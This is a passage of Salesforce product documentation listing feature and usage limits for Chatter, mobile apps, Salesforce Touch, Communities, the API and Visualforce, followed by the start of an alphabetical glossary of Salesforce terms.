- View Salesforce accounts and contacts
- Use Salesforce CRM Content, Ideas, and Answers
- Modify up to ten custom objects

Chatter Plus Feature	Limit
Chatter Plus licenses in your organization	Unlimited
Data storage per Chatter Plus user	20 MB
File storage per Chatter Plus user	612 MB

File Limits in Chatter

You can share a file with one or more Chatter users in your company.

File Share Limits

The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

File Size Limits

The following are maximum file size limits for files in Salesforce.

Feature	Files Tab and Chatter	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments Related List
Maximum File Size	2 GB	• 2 GB • 10 MB for Google Docs • 38 MB when uploaded via the API • 10 MB when uploaded via Visualforce	5 MB for attachments	• 5 MB • 20 KB for a custom-app logo	• 5 MB for file attachments • 2 GB for feed attachments • 10 MB for files attached to email

General Chatter Limits

Chatter Limits by Feature

These limits are subject to change at any time. Contact salesforce.com for more information.

Feature	Limit
People and records you can follow	500
Groups you can join	100 Requests to join private groups count toward this limit. For example, if you're a member of 90 groups, you can only request to join 10 more groups.
Groups in your organization	10,000
Members in a Group	Unlimited
Mentions in a single post or comment	25
Characters in single post or comment	1,000
Characters in a Chatter message	10,000
Number of email notifications sent after you like or comment on a post	10
File attachment size	2 GB
Times a file can be shared	100
Bookmarks	Unlimited
Favorites	50
Profile photo size	8 MB

Feature	Limit
People you can add to a chat	10
People you can add to Chat My Favorites	100
Topics on a single post	10
Characters in a topic name	99

Additionally we reserve the right to enforce limits on:

- The length of time that posts, comments, and tracked field changes are stored on the Salesforce servers.
- The number of posts, comments, and tracked field changes available in the Chatter feed. Currently tracked fields without likes or comments are removed from the feed after 45 days.
- The number of email notifications that can be sent per organization per hour.

Browser Limits for Chatter

Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable all of the Web browser's plug-ins and extensions and try again.

Chatter Mentions Limits

If a person who isn't a member of a private group is mentioned in a post or comment on that private group, the mention link displays as gray, unless this mentioned person has "Modify All Data" permission. In this case the link displays in blue. However, the Salesforce security and sharing rules still apply. People who aren't a member of a private group don't have access to the private group and won't see or get notified about any updates.

Approvals Limits in Chatter
Chatter Plus Limits
File Limits in Chatter
Search Limits for Chatter Content

Search Limits for Chatter Content

Search supports several file types and has limits on file sizes. If a file exceeds the maximum size, the text within the file isn't searched.

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
HTML	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.ppt`, `.pptx`, `.pptm`	25 MB
RTF	`.rtf`	5 MB

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
Text	.c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt	5 MB
Word	.doc, .docx, .docm	25 MB
XML	.xml	5 MB
XLS	.xls, .xlsx, .xlsm	5 MB

Mobile App Limits

Chatter Mobile App Limits

The Chatter mobile app doesn't have all of the functionality of Chatter on the Web. The following table shows the limitations of the app on each supported device.

	Android	BlackBerry	iPhone/iPod Touch	iPad
Update your profile or change your profile photo	No	No	No	No
Post files other than images	No	Yes	Yes	Yes
View the Files page and Chatter feeds for files	No	No	No	No
Follow files and search for files	No	Yes	No	No
View files related to a person or group	Yes	Yes	Yes	Yes
Search for records and follow records	No	No	No	No
Search for Chatter feed items	No	Yes	No	No
Search for updates associated with a topic	No	Yes	No	No
Create groups	No	No	No	No
Invite coworkers to sign up for Chatter	No	No	No	No
Add or view Chatter favorites	No	No	No	No
Access Chatter as a customer	Yes	Yes	Yes	Yes
View and send Chatter private messages	Yes	Yes	No	No
Receive Chatter push notifications	No	Yes	Yes	Yes

Mobile Dashboards for iPad App Limits

The Mobile Dashboards for iPad app doesn't have all of the functionality of the Dashboards tab in the full Salesforce site.

- You can't create or edit dashboards.
- Dynamic dashboards and dashboard filters aren't supported.

Salesforce Classic App Limits

Mobile Device Limits

BlackBerry smartphones	• Mobile users running versions 4.0 - 4.3 of the BlackBerry operating system can still download and install the Salesforce Classic app; however, the mobile server will detect the older operating system and send version 11.6 of Salesforce Classic, which was the last release that supported BlackBerry operating system versions 4.0 - 4.3. Users on version 11.6 of Salesforce Classic can't use any of the new features included in the current release or future releases. • BlackBerry touchscreen devices use the same Salesforce Classic app as other BlackBerry devices, so some aspects of Salesforce Classic aren't optimized for the touchscreen interface.
Apple iPhone and iPod Touch devices	• Third parties (including, but not limited to, Apple Inc. and your network connectivity provider) may at any time restrict, interrupt or prevent use of Salesforce Classic for the iPhone and iPod touch devices, or delete the Salesforce Classic app from iPhone or iPod touch devices, or require salesforce.com to do any of the foregoing, without entitling the customer to any refund, credit or other compensation from such third party or salesforce.com. • Service level agreements don't apply to the Salesforce Classic for iPhone product. Additional limitations are described in the Order Form Supplement for Salesforce Classic for iPhone, which users are required to accept upon download or installation of the Salesforce Classic for iPhone product.

Dashboards Limits

When working with dashboards in Salesforce Classic, these limitations exist:

- You can't create or edit dashboards.
- Links to custom report details are disabled.

- The minimum BlackBerry operating system requirement for mobile dashboards is 4.5. Mobile dashboards are compatible with version 4.2 and 4.3, but tables in the dashboards might not display properly. To find out which operating system is installed on your BlackBerry smartphone, go to the BlackBerry home screen, and then select **Options** > **About**.

See Also:

Chatter Mobile App Limits
Mobile Dashboards for iPad App Limits
Salesforce Touch Limits

Salesforce Touch Limits

Salesforce Touch doesn't have all of the functionality of the full Salesforce site. There are key differences in these areas of the app:

- Viewing and working with Salesforce data
- Limits on the amount of data that is displayed
- Creating and editing records
- Chatter feeds and lists
- Salesforce Communities
- Salesforce customizations

Differences Working with Salesforce Data

In this release, users can work with:

- Accounts and Person Accounts
- Campaigns
- Cases
- Contacts
- Contracts
- Events that are accessible from Open Activities or Activity History related lists
- Dashboards
- Leads
- Live Chat Transcripts
- Opportunities and Opportunity Line Items
- Tasks
- User records
- All custom tabs
- Chatter data, including People, Groups, and feeds
- Salesforce Communities (mobile browser app only)

With a few exceptions, all of the standard and custom fields for the objects supported in Salesforce Touch are available.

Note: Salesforce Touch uses user profiles and permission sets, so assuming it's supported in Salesforce Touch, users have access to the same tabs, record types, fields, page layouts, and object permissions that they do when working in the full site.

Currently, Salesforce Touch doesn't include support for the following:

- Objects other than those mentioned here
- Standard list views and custom object lists
- A few record fields, including:
  - ◊ Divisions fields
  - ◊ Rich text area fields
  - ◊ Territory management fields
- Some related lists and some related list fields; all related lists are read-only
- Editing dashboards, opportunity line item records, or user records
- Cloning or deleting records
- Submitting records for approval
- Links in formula fields (downloadable apps only)
- Search on objects other than those supported in Salesforce Touch
- Shared Activities for tasks or events
- Archived activities
- Advanced currency management

Note:

Unsupported fields, links to unsupported objects, and unsupported related lists include links to the full Salesforce site, where you can see the missing information. In addition, the **Actions** menu on a record detail pane allows you to switch to the full site so you can perform tasks not currently available in Salesforce Touch.

Salesforce.com provides these links for your convenience but using the full site from Salesforce Touch isn't officially supported.

Campaigns

When working with Campaigns in Salesforce Touch:

- Campaign Hierarchy is available only as a related list. The option to **View Hierarchy** from a link on the campaign detail page isn't available. When viewing a parent campaign, the Campaign Hierarchy related list shows only the child campaigns, while in the full site, both the parent and child campaigns are displayed.
- The Campaign Members related list isn't available.
- Custom Links to campaign member and campaign influence reports aren't available.

Cases

When working with Cases in Salesforce Touch:

- Web-to-case fields, including `Web Email`, `Web Name`, `Web Company`, and `Web Phone`, are always displayed on case detail pages in Salesforce Touch. In the full Salesforce site, these fields aren't included on the detail page if the record doesn't include web-to-case data.
- The Solutions related list isn't available in Salesforce Touch. The Case History and Content Deliveries related lists are displayed on the Related Lists drop-down but you can't see any of the records on these lists in Salesforce Touch. In addition, some related lists for cases—including the Case Milestones, Case Team, Emails, and Entitlements related lists—have links to records that can't be viewed in Salesforce Touch. In these situations, Salesforce Touch prompts you to switch to the full site to see your data.
- If your organization has predefined case teams, the Case Team related list individually lists each team member instead of displaying a row for the team itself, as is done in the full site. If a user is a member of multiple predefined teams, that user is only listed once in the related list. View the Case Team related list in the full site to see an accurate list of predefined case teams.
- Some options for working with Cases aren't available in this release of Salesforce Touch. You can't:

◊ View the hierarchy for a case
◊ Submit cases for approval
◊ Close cases

Contacts

When working with Contacts in Salesforce Touch, you can't set up associations between contacts records and Twitter profiles. If you do the associations in the full site, however, you can see your contacts' Twitter information directly in the app.

Contracts

When working with Contracts in Salesforce Touch, you can't update the status of your contracts.

Dashboards

When working with Dashboards in Salesforce Touch:

- Dashboards don't display filters, source reports, or Visualforce components.
- Dynamic dashboards let you see data as yourself only.
- Chatter feeds for dashboards aren't available, nor can you post dashboards or components to Chatter.

Leads

When working with Leads in Salesforce Touch, you can't:

- Convert or share leads
- Find duplicate leads

Live Chat Transcripts

When working with Live Chat Transcripts in Salesforce Touch, you can't:

- Create live chat transcript records
- View the `Body` field in transcript records

Limits on How Much Data is Displayed

Salesforce Touch caps the number of items that display in various types of lists. These limits are:

- **Chatter Groups and People:** 15 records displayed initially, expandable to 200 maximum
- **Recent Items:** 15 records displayed initially, expandable to 100 maximum
- **Related Lists:** 30 records displayed initially, not expandable
- **Search Results:** top 5 results per object displayed, not expandable
- **Tasks:** 15 records displayed initially; expandable to 100 maximum

Differences Creating and Editing Records

There are some differences from the full site when creating or editing records in Salesforce Touch:

Category	Issue	Creating Records	Editing Records
Any Record	You can't modify a record's owner or its record type.		✔
	You can't enter data in geolocation custom fields.	✔	✔
	Combo boxes, which combine a picklist with a text field, aren't available. Typically the text field is available but the picklist is not.	✔	✔

Category	Issue	Creating Records	Editing Records
	If territory management is enabled, you can't assign or modify a record's territory rules.	✔	✔
Accounts and Contacts	The **Copy Billing Address to Shipping Address** and **Copy Mailing Address to Other Address** links aren't available.	✔	✔
	If territory management is enabled, the **Evaluate this account against territory rules on save** option isn't available when editing account records.		✔
Events	You can't create or edit event records in Salesforce Touch.	✔	✔
Opportunities	You can't edit the `Probability` or `Forecast Category` fields. However, values are automatically added to these fields (based on the value of the `Stage` field) when you save the record. You can manually override the values for these fields by editing the record in the full site.	✔	✔
	If you make an opportunity private, you don't get a warning that you're removing all sharing from the record.		✔
Tasks	The `Subject` field doesn't include a picklist of previously defined subjects.	✔	✔
	If you set the `Name` field to `Lead`, the `Related To` field shouldn't be available but it's editable in Salesforce Touch. You'll get a validation error if there's data in `Related To` when you save the record.	✔	✔
	The `Email` and `Phone` fields for an associated contact aren't displayed.	✔	✔
	You can't use Shared Activities to relate multiple contacts to a task.	✔	✔
	You can't create recurring tasks or change the details for recurring tasks.	✔	✔
	Spell-checking the `Comments` fields isn't available.	✔	✔
	You can't add attachments.	✔	✔
	You can't send notification emails.	✔	✔
	You can't set task reminders.	✔	✔
Lookup Fields	Enhanced lookups aren't supported, so you can't use wildcards in lookup searches and you can't sort, filter, and page through search results.	✔	✔
	Dependent lookups aren't supported.	✔	✔
	Lookup filters aren't respected, so lookup search results aren't restricted in any way. You may wind up selecting an item that isn't valid for your organization, resulting in an error message when you save your record.	✔	✔
Phone Number Fields	Salesforce Touch doesn't apply any formatting to numbers entered in phone number fields, so if you enter `4155551212`, that's how the phone number is displayed when you view the record.	✔	✔
Picklist Fields	Controlling and dependent picklists are supported, but Salesforce Touch doesn't display indicators on create and edit pages for these fields. To determine if a picklist field is dependent, and which picklist field controls it, switch to the full site.	✔	✔

Category	Issue	Creating Records	Editing Records
Text Area Fields	Text area fields aren't scrollable in this release. To access text that isn't visible in the field, tap the field to display the keyboard, then touch and hold to bring up the magnifying glass. Slowly drag the magnifying glass through the field until you see the desired text.	✔	✔

Differences Using Chatter

When using Chatter in Salesforce Touch, you can't:

- Create or update your profile information, or upload profile pictures
- See the Followers, Following, Groups, and Files Owned lists on profiles
- See Chatter activity statistics or Chatter influence status
- Receive Chatter recommendations
- See trending topics
- Invite coworkers to sign up for Chatter
- Update group settings and information
- Create new groups
- View members of groups or lists of group files
- Invite Chatter customers to join private groups, see that a private group includes Chatter customers, or get a warning that you're posting to a group with Chatter customers
- Upload, share, or preview files
- View or download files that were uploaded via the Files tab at the full Salesforce site or that were uploaded to a comment. You can, however, view files that are attached to a post on a Chatter feed. (The Salesforce Touch downloadable app can display these file types only: `.doc`, `.docx`, `.pdf`, `.ppt`, `.pptx`, `.xls`, `.xlsx`, and all image files, including `.gif`, `.jpg`, and `.png` formats.)
- Find or follow files
- Send or view Chatter messages
- Use publisher actions
- Bookmark posts
- View the list of people who like a Chatter update
- Share public posts
- Add or view Chatter favorites
- Use topics. (You can enter hashtag topics, however. They'll appear as plain text in Salesforce Touch but work correctly when viewed in the full site.)
- Search for data in any Chatter feeds, including Groups, People, and Files
- View the full Chatter feed (as with the **Feed** filter in the full site)
- Filter or follow records
- Use Chatter as a moderator

In addition, when using Chatter on iPhone devices:

- The **People** and **Groups** subtabs aren't available; however, you can access individual profiles and groups from links in the main Chatter feed.
- You can't do any filtering of the main Chatter feed.

Differences Using Salesforce Communities

These features aren't available when using Communities in Salesforce Touch:

- Customizations using Site.com and Force.com
- Self-service support using Chatter Answers
- Ideas communities
- Objects, related lists, and fields that aren't supported in this release of Salesforce Touch

Availability of Salesforce Customizations

Salesforce Touch displays custom Visualforce tabs, which allow users to open associated Visualforce pages in a new browser window.

All other programmatic customizations to the Salesforce interface, however, aren't currently supported in Salesforce Touch, including:

- Custom buttons and links
- Web tabs
- Visualforce components other than Visualforce tabs
- S-controls

COMMUNITIES LIMITS

Communities User Limits

To avoid deployment problems and any degradation in service quality, we recommend that the number of users in your community not exceed the limits listed below. If you require additional users beyond these limits, contact your Salesforce.com account executive. Exceeding the below limits may result in additional charges and a decrease in functionality.

Type of Community	Number of Users
Partner	200,000
Customer	5 million

PLATFORM LIMITS

API Usage Limits

Available in: **Professional**, **Enterprise**, **Developer**, and **Database.com** Editions

To maintain optimum performance and ensure that the Force.com API is available to all of our customers, salesforce.com balances transaction loads by imposing two types of limits:

- [Concurrent API Request Limits](#)
- [Total API Request Limits](#)

When a call exceeds a request limit, an error is returned.

Concurrent API Request Limits

The following table lists the limits for various types of organizations for concurrent requests (calls) with a duration of 20 seconds or longer.

Organization Type	Limit
Developer Edition	5
Trial organizations	5
Production organizations	25
Sandbox	25

Total API Request Limits

The following table lists the limits for the total API requests (calls) per 24-hour period for an organization.

Salesforce Edition	API Calls Per License Type	Minimum	Maximum
All Editions: DebuggingHeader on API testing calls for Apex specified. Valid in API version 20 and later.	N/A	1,000	1,000
Developer Edition	N/A	5,000	5,000
• Enterprise Edition • Professional Edition with API access enabled	• Salesforce: 1,000 • Force.com App Subscription: 200 • Salesforce Platform: 1,000 **Note:** This license is not available to new customers. • Force.com - One App: 200 **Note:** This license is not available to new customers. • Gold Partner: 200	5,000	1,000,000
Unlimited Edition	• Salesforce: 5,000 • Force.com App Subscription: 200 • Salesforce Platform: 5,000	5,000	Unlimited. However, at any high limit, it is likely that other

Salesforce Edition	API Calls Per License Type	Minimum	Maximum
	Note: This license is not available to new customers. • Force.com - One App: 200 **Note:** This license is not available to new customers. • Gold Partner: 200		limiting factors such as system load may prevent you from using your entire allocation of calls in a 24–hour period.
Sandbox	N/A	N/A	5,000,000

You can find information for API requests in the API Usage box on the system overview page.

Limits are enforced against the aggregate of all API calls made by the organization in a 24 hour period; limits are not on a per-user basis. When an organization exceeds a limit, all users in the organization may be temporarily blocked from making additional calls. Calls will be blocked until usage for the preceding 24 hours drops below the limit.

In the Salesforce application, administrators can view how many API requests have been issued in the last 24 hours on the Company Information page. Administrators can also view a more detailed report of API usage over the last seven days by navigating to the **Reports** tab, selecting the Administrative Reports folder, and clicking the **API Usage Last 7 days** report.

Note: Limits are automatically enforced for all editions.

Any action that sends a call to the API counts toward usage limits, except the following:

- Outbound messages
- Apex callouts

You can configure your organization so that email is sent to a designated user when the number of API requests has exceeded a specified percentage of the limit. You can perform this configuration in from Setup by clicking **Monitoring** > **API Usage Notifications**.

Example API Usage Metering Calculations

The following examples illustrate API usage metering calculations for several scenarios:

- For an Enterprise Edition organization with five Salesforce licenses, the request limit is 5,000 requests (5 licenses X 1,000 calls).
- For an Enterprise Edition organization with 15,000 Salesforce licenses, the request limit is 1,000,000 (the number of licenses X 1,000 calls is greater than the maximum value, so the lower limit of 1,000,000 is used).
- For a Developer Edition organization that made 4,500 calls at 5:00 AM Wednesday, 499 calls at 11:00 PM Wednesday, only one more call could successfully be made until 5:00 AM Thursday.
- For an Enterprise Edition organization with 20 Gold Partner licenses, the request limit is 5,000 (the number of licenses X 200 calls is less than the minimum value of 5,000).

Increasing Total API Request Limit

The calculation of the API request limit based on user licenses is designed to allow sufficient capacity for your organization based on your number of users. If you need a higher limit and you don't want to purchase additional user licenses or upgrade to Unlimited Edition, you can purchase additional API calls. For more information, contact your account representative.

Before you purchase additional API calls, you should perform a due diligence of your current API usage. Client applications, whether it is your own enterprise applications or partner applications, that make calls to the API can often be optimized to use fewer API calls to do the same work. If you are using a partner product, you should consult with the vendor to verify that the product is making optimal use of the API. A product that makes inefficient use of the API will incur unnecessary cost for your organization.

VISUALFORCE LIMITS

Visualforce Component Limits

Visualforce uses a tag-based markup language for building applications and customize the Salesforce user interface.

The following table describes the limits for Visualforce components and pages.

Limit	Value
Maximum length of a Visualforce page name (the text in the URL that uniquely identifies the Visualforce page)	40 characters Page names can’t be longer than 40 characters.
Maximum length for source code of a Visualforce page (the source code, not the rendered response)	1 MB of text A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum length for source code of a Visualforce component (the source code)	1 MB of text A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.

Glossary

A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z

This glossary defines terms that appear throughout the Salesforce documentation suite.

A

Account

An *account* is an organization, company, or consumer that you want to track—for example, a customer, partner, or competitor.

Account Assignment Rule

A rule that automatically assigns accounts to territories, based on criteria you define.

Account Team

An account team is a team of users that work together on an account. For example, an account team may include an executive sponsor, dedicated support representative, or project manager.

Activity (Calendar Events/Tasks)

Planned task or event, optionally related to another type of record such as an account, contact, lead, opportunity, or case.

Administrator (System Administrator)

One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

Amount Without Adjustments

Applies to Collaborative Forecasts. The sum of all of a person's owned revenue opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.

Amount Without Manager Adjustment

Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and his or her subordinates' opportunities, including adjustments made on the subordinates' forecasts. *It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.*

Analytic Snapshot

An analytic snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data.

Analytic Snapshot Running User

The user whose security settings determine the source report's level of access to data. This bypasses all security settings, giving all users who can view the results of the source report in the target object access to data they might not be able to see otherwise.

Answers

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Apex

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

App

Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

App Menu

See Force.com App Menu.

AppExchange

The AppExchange is a sharing interface from salesforce.com that allows you to browse and share apps and services for the Force.com platform.

Approval Action

See Workflow and Approval Actions.

Approval Process

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Article

Articles capture information about your company's products and services that you want to make available in your knowledge base.

Article Manager

Salesforce uses the term *article manager* to represent a specific type of user. Article managers can access the Article Management tab to create, edit, assign, publish, archive, and delete articles. Article managers are sometimes referred to as knowledge managers. Article managers require the "Manage Articles" user permission. The Article Management tab is not visible to users without "Manage Articles."

Article Type

All articles in Salesforce Knowledge are assigned to an *article type*. An article's type determines the type of content it contains, its appearance, and which users can access it. For example, a simple FAQ article type might have two custom fields, `Question` and `Answer`, where article managers enter data when creating or updating FAQ articles. A more complex article type may require dozens of fields organized into several sections. Using layouts and templates, administrators can structure the article type in the most effective way for its particular content. User access to article types is controlled by permissions. For each article type, an administrator can grant "Create," "Read," "Edit," or "Delete" permissions to users. For example, the article manager might want to allow internal users to read, create, and edit FAQ article types, but let partner users only read FAQs.

Asset

A specific model or type of product that a customer owns. Depending on how your organization uses assets, they can represent your products that the customer has purchased and installed or your competitor's products that the customer uses.

Assignment

An assignment is a draft article that has been assigned to another user for editing. Assignments may contain brief instructions and a due date.

Auto-Response Rule

A set of conditions for sending automatic email responses to case or lead submissions based on the attributes of the submitted record. Applicable cases include those submitted through a Self-Service portal, a Customer Portal, a Web-to-Case form, an Email-to-Case message, or an On-Demand Email-to-Case message. Applicable leads include those captured through a Web-to-Lead form.

B

Best Case Amount

Revenue projection in a forecast that identifies total "possible" revenue for a specific month or quarter. For managers, this should equal the total amount of revenue they and their entire team might possibly generate.

Best Answer

When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Blank lookup

A lookup that is performed when the lookup field dialog does not have a search term.

Bucketing

A tool in the report builder that lets users categorize report records by field, without having to create a formula or a custom field.

Business Account

A company or organization that you want to track.

C

Campaign

A marketing initiative, such as an advertisement, direct mail, or conference, that you conduct in order to generate prospects and build brand awareness.

Campaign Hierarchy

A set of up to five campaigns organized into a hierarchy. A parent campaign can have several child campaigns, but a child campaign can have only one parent.

Campaign Member

Any lead or contact associated with a campaign.

Campaign ROI (Return On Investment)

The campaign ROI is the return on your marketing investment. Use the Campaign ROI Analysis Report to analyze the ROI. The ROI is calculated as the net gain (`Total Value Won Opps - Actual Cost`) divided by the `Actual Cost`. The ROI result is expressed as a percentage.

Case

Detailed description of a customer's feedback, problem, or question. Used to track and solve your customers' issues.

Category, Solutions

A label you can apply to a solution to group similar solutions together. Solution categories help customer support representatives find solutions faster when solving cases. If you use the Self-Service portal or public solutions, your customers can browse solutions by category to find what they need. See also Parent Category.

Category, Ideas

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas. For example, if your ideas zone has the focus "Improvements to our clothing line," then you might set up categories such as "Shirts," "Jackets," and "Slacks." Each organization has one common set of categories that can be added or removed from each zone. An administrator defines separate categories for their ideas and answers zones.

Category, Knowledge and Answers

See Data Category for Answers and Data Category for Articles.

Category Group for Answers

In an answers zone, a *category group* provides one or more categories that help organize questions for easy browsing. If the category group contains a hierarchy, only the first-level categories display on the Answers tab. For example, if you're a computer manufacturer you might create a Products category group for your Products zone that has four categories: Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. Zone members can choose one of the categories to assign to a question. Administrators create the category group and categories and then associate the category group with their answers zone.An administrator defines separate categories for their ideas and answers zones.

Category Group for Articles

In Salesforce Knowledge, a *category group* organizes data categories into a logical hierarchy. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. When creating articles, authors assign the relevant categories to the article. End users searching for articles can search and filter by category.

Channel

A channel refers to the medium by which an article is available. Salesforce Knowledge offers four channels where you can make articles available.

- Internal App: Salesforce users can access articles in the Articles tab depending on their role visibility.
- Customer: Customers can access articles if the Articles tab is available in the portal. Customer Portal users inherit the role visibility of the manager on the account.
- Partner: Partners can access articles if the Articles tab is available in the portal. Partner portal users inherit the role visibility of the manager on the account.
- Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange. Creating a public knowledge base requires Sites and Visualforce.
- Your own website. Articles can be made available to users through your company website.

Channel Manager

Channel managers are the internal users that manage your partners.

Chatter Answers

Chatter Answers is a self-service support community where users can post questions and receive answers and comments from other users or your support agents.

Chatter Feed

A list of recent activities in Salesforce. Chatter feeds display:

- On the Chatter or Home tab, where you can see your posts, posts from people you follow, and updates to records you follow, and posts to groups you're a member of
- On profiles, where you can see posts made by the person whose profile you're viewing
- On records, where you can see updates to the record you're viewing
- On Chatter groups, where you can see posts to the group you're viewing

Chatter Group

Chatter groups let you share information with specific people. For example, if you're working on a project and want to share information only with your team members, you can create a Chatter group for your team. Chatter groups include a list of members, a Chatter feed, and a photo. You can create the following types of Chatter groups:

- Public: Only group members can post, but anyone can see the posts and join the public group.
- Private: Only group members can post and see the posts. The group's owner or managers must add members.

Cloud Flow Designer

Cloud-based application that lets administrators create a flow for use in Salesforce.

Combination Chart

A combination chart plots multiple sets of data on a single chart. Each set of data is based on a different field, so values are easy to compare. You can also combine certain chart types to present data in different ways on a single chart.

Connection (for Salesforce to Salesforce)

A business partner that you invite to share data using Salesforce to Salesforce.

Community

Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Community Application

The Community application includes the ideas and answers features. The Community app is available in the Force.com app menu.

Community Expert

A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When a community expert posts a comment or idea, a unique icon ( ) displays next to his or her name so other community members can easily identify credible information within the community. The Salesforce administrator can designate as many community experts as necessary.

Commit Amount

Amount entered in a forecast that an individual salesperson is reasonably confident of closing in a particular month or quarter. For managers, this should equal the amount that they and their team can confidently close.

Competitor

Related list that displays competitor names, strengths, and weaknesses entered for a specific opportunity.

Computer-Telephony Integration (CTI)

The linkage between a telephone system and a computer that facilitates incoming- and outgoing-call handling and control.

Connect for Lotus Notes

Force.com Connect for Lotus Notes is an add-in for IBM® Lotus Notes® that adds new commands to the Lotus Notes user interface that let you interact with Salesforce. Connect for Lotus Notes is not available in organizations activated on or after October 1, 2011.

Connect for Office

Product that allows you to integrate Salesforce with Microsoft® Word and Excel.

Connect for Outlook

Force.com Connect for Microsoft Outlook is an add-in for Microsoft Outlook that allows you to interact with Salesforce conveniently from Outlook. Connect for Outlook adds buttons and options to your Outlook user interface.

Connect Offline

Product that allows salespeople to use Salesforce to update their data remotely, anywhere, anytime—totally unplugged.

Console Tab

A tab that combines related records into one screen with different frames so that users can view and edit information all in one place.

Contact

Contacts are the individuals associated with your accounts.

Contact Manager Edition

A Salesforce edition designed for small businesses that provides access to key contact management features.

Contact Role

The role that a contact plays in a specific account, contract, or opportunity, such as “Decision Maker” or “Evaluator.” You can mark one contact as the “primary” contact for the account, contract, or opportunity. A contact may have different roles in various accounts, contract, or opportunities.

Content Delivery

A file that has been converted into an optimized online format for distributions to leads, contacts, and colleagues.

Content Pack

A collection of related documents or files that are stored as a group in Salesforce CRM Content.

Contract

A *contract* is an agreement defining the terms of business between parties.

Contract Line Item

Contract line items are specific products covered by a service contract. They only display to users on the Contract Line Items related list on service contracts, not contracts.

Controlling Field

Any standard or custom picklist or checkbox field whose values control the available values in one or more corresponding dependent fields.

Convert

Button or link that allows you to change a qualified lead into an account, contact, and, optionally, an opportunity. Information from the lead fields is transferred into the appropriate account, contact, and opportunity fields.

CTI Adapter

A lightweight software program that controls the appearance and behavior of a Salesforce SoftPhone. The adapter acts as an intermediary between a third-party computer telephony integration (CTI) system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Custom Console Component

A Visualforce page added to a Service Cloud console by an administrator to customize, integrate, or extend the capabilities of the console.

Custom Field

A field that can be added in addition to the standard fields to customize Salesforce for your organization's needs.

Custom Help

Custom text administrators create to provide users with on-screen information specific to a standard field, custom field, or custom object.

Custom Links

Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object

Custom records that allow you to store information unique to your organization.

Custom Report Type

See Report Type.

Custom S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Customizable Forecasting

A revised forecasting module that allows organizations to customize forecasts for their organization's business process.

Custom View

A display feature that lets you see a specific set of records for a particular object.

D

Dashboard

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

Dashboard Builder

Dashboard builder is a drag-and-drop interface for creating and modifying dashboards.

Data Category for Answers

On the Answers tab, *data categories* allow users to classify questions in an answers zone. For example, if you have a zone for hardware products, your data categories may include laptops, desktops, and printers. Zone members can quickly browse within a specific category to find answers to their questions. Administrators can use data categories to control access to questions.

Data Category for Articles

In Salesforce Knowledge, *data categories* are a set of criteria organized hierarchically into category groups. Articles in the knowledge base can be classified according to multiple categories that make it easy for users to find the articles they need. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. Authors assign categories to articles. Administrators can use data categories to control access to articles.

Database.com

